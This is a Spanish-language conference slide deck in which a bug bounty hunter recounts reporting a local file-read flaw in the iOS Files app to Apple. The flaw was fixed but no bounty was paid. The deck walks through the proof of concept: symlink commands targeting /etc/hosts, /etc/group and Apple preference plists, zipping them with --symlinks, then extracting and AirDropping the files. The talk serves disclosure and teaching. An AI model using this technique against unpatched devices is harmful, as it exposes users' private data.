MALA RACHA BUG BOUNTY

ANÉCDOTA DE REPORTE A APPLE, ARREGLADO Y NO PAGADO.

ACERCA DE MÍ

Omar Espino



Twitter (X): Blog Personal:

@omespino omespino.com

Consultor de Seguridad en Websec (@_websec)



Bug Bounty Hunter



Agenda

omespino@cdmx:~/bugcon\$ cat agenda.txt

- Introducción
- Programa de Bugbounty de Apple
 - El hallazgo
 - Prueba de concepto
 - Línea de tiempo
 - · Disección del alcance y el hallazgo
- Lecciones aprendidas
- Q&A

¡ATENCIÓN!



Toda la información incluida en este medio es para fines educativos y profesionales, en ningún caso los organizadores de este evento, ni yo, somos responsables de cualquier mal uso de esta información.

INTRODUCCIÓN

[motivación: **reto**, diversión y ganancias]

Y por que todo mundo está usando **nuclei, ffuf** y **httpx**, con **--max-threads=10,000,00**0



Programa de Bugbounty de Apple

\$5,000 a \$2,000,000 USD

Dispositivos

iPhone ,iPad y Macs Prod / Beta

Ejemplos: Exfiltración de datos PII, RCE, bypass de pantalla de bloqueo Servicios y Cloud


*.icloud.com

*.apple.com

Ejemplos: RCE, SQLi, XXE, IDORs, XSS, DNS, Extracción de datos PII


El Hallazgo

Lectura Arbitraria de archivos locales, mediante archivos zip en la app de Files de iOS.



Paso 1 - Archivo Zip

/private/etc/hosts
/private/etc/group



symlinks.zip

Crear un nuevo directorio llamado symlinks mkdir symlinks; cd symlinks

Ir al directorio y crea los siguientes enlaces simbólicos (symlinks)

In -sf /private/etc/group etc_group.txt

In -sf /private/etc/hosts etc_hosts.txt

In -sf /~/Library/Preferences/com.apple.identityservices.idstatuscache.plist

In -sf /~/Library/Preferences/com.apple.commcenter.shared.plist

In -sf /private/var/mobile/Library/Preferences/com.apple.sharingd.plist


Luego, dentro del directorio 'symlinks', crear el archivo zip especial que permite enlaces simbólicos

zip --symlinks -r symlinks.zip.

Paso 2 - Desde el Iphone



1. Abrir symlinks.zip En iOS File app



2. Descomprimir symlinks.zip




3. Seleccionar todos los symlinks




4. Enviar archivos a la mac con AirDrop

Paso 3 - Desde la computadora



POC

Vídeo reporte envíado a Apple





Reporte Enviado

Oct, 2020

Mensaie preguntando por actualizaciones

Ene, 2021

Mensaie preguntando por actualizaciones

Abr, 2021

Mensaje agradeciendo, y preguntando por la decisión monetaria y avisando de la divulgación

Sep, 2021

Mensaje preguntando por la decisión monetaria

Oct, 2021

Nov, 2021



Mensaie

preguntando por

actualizaciones

Jul, 2021

Oct, 2020

Respuesta Automatizada de Apple

Ene, 2021

Respuesta de Apple "Seguimos investigando" Abr, 2021

Respuesta de Apple "Atenderemos el fallo en el verano de 2021, favor de no compartir detalles de la vulnerabilidad"

Jul. 2021

Respuesta de Apple "Fallo Arreglado en iOS 14.5, queremos darte reconocimiento público"

HOF

Sep, 2021

Respuesta de Apple "Te daremos crédito en futuras actualizaciones como Omar Espino (omespino.com)"


Nov, 2021

Respuesta de Apple "Te daremos respuesta al principio del mes"


Mala Racha Bug Bounty - omespino@bugcon:~/cdmx\$

Disección del alcance y el hallazgo

Información PII, lista de contactos completa, no. de teléfono y cuentas de iCloud extraídas, no califica como un hallazgo válido



2020 antes de enviar el hallazgo



2021 <u>Después</u> de enviar el hallazgo

Lecciones Aprendidas

omespino@cdmx:~/bugcon\$ cat lecciones.txt

- Siempre leer las reglas del programa, siempre
- A veces vale la pena enfrentarse directamente a tus aplicaciones; casi nadie va directamente al objetivo, sino que explora cientos de subdominios
- Ningún nombre es tan grande, grandes compañías tienen grandes errores
- Paciencia, las resoluciones llevan tiempo (En este caso 13 meses)
- Sé resiliente, a veces las cosas no salen como uno espera, lo mejor es pasar de página y seguir adelante
- · Leer, leer, leer, leer, leer (una al día)
- Repite

Q&A

GRAZIE

ありがとう ARIGATŌ

DANKE

DANKON

धन्यवाद

GRACIAS

MERCI

谢谢 XIÈXIÈ

감사합니 다

СПАСИБО

THANK YOU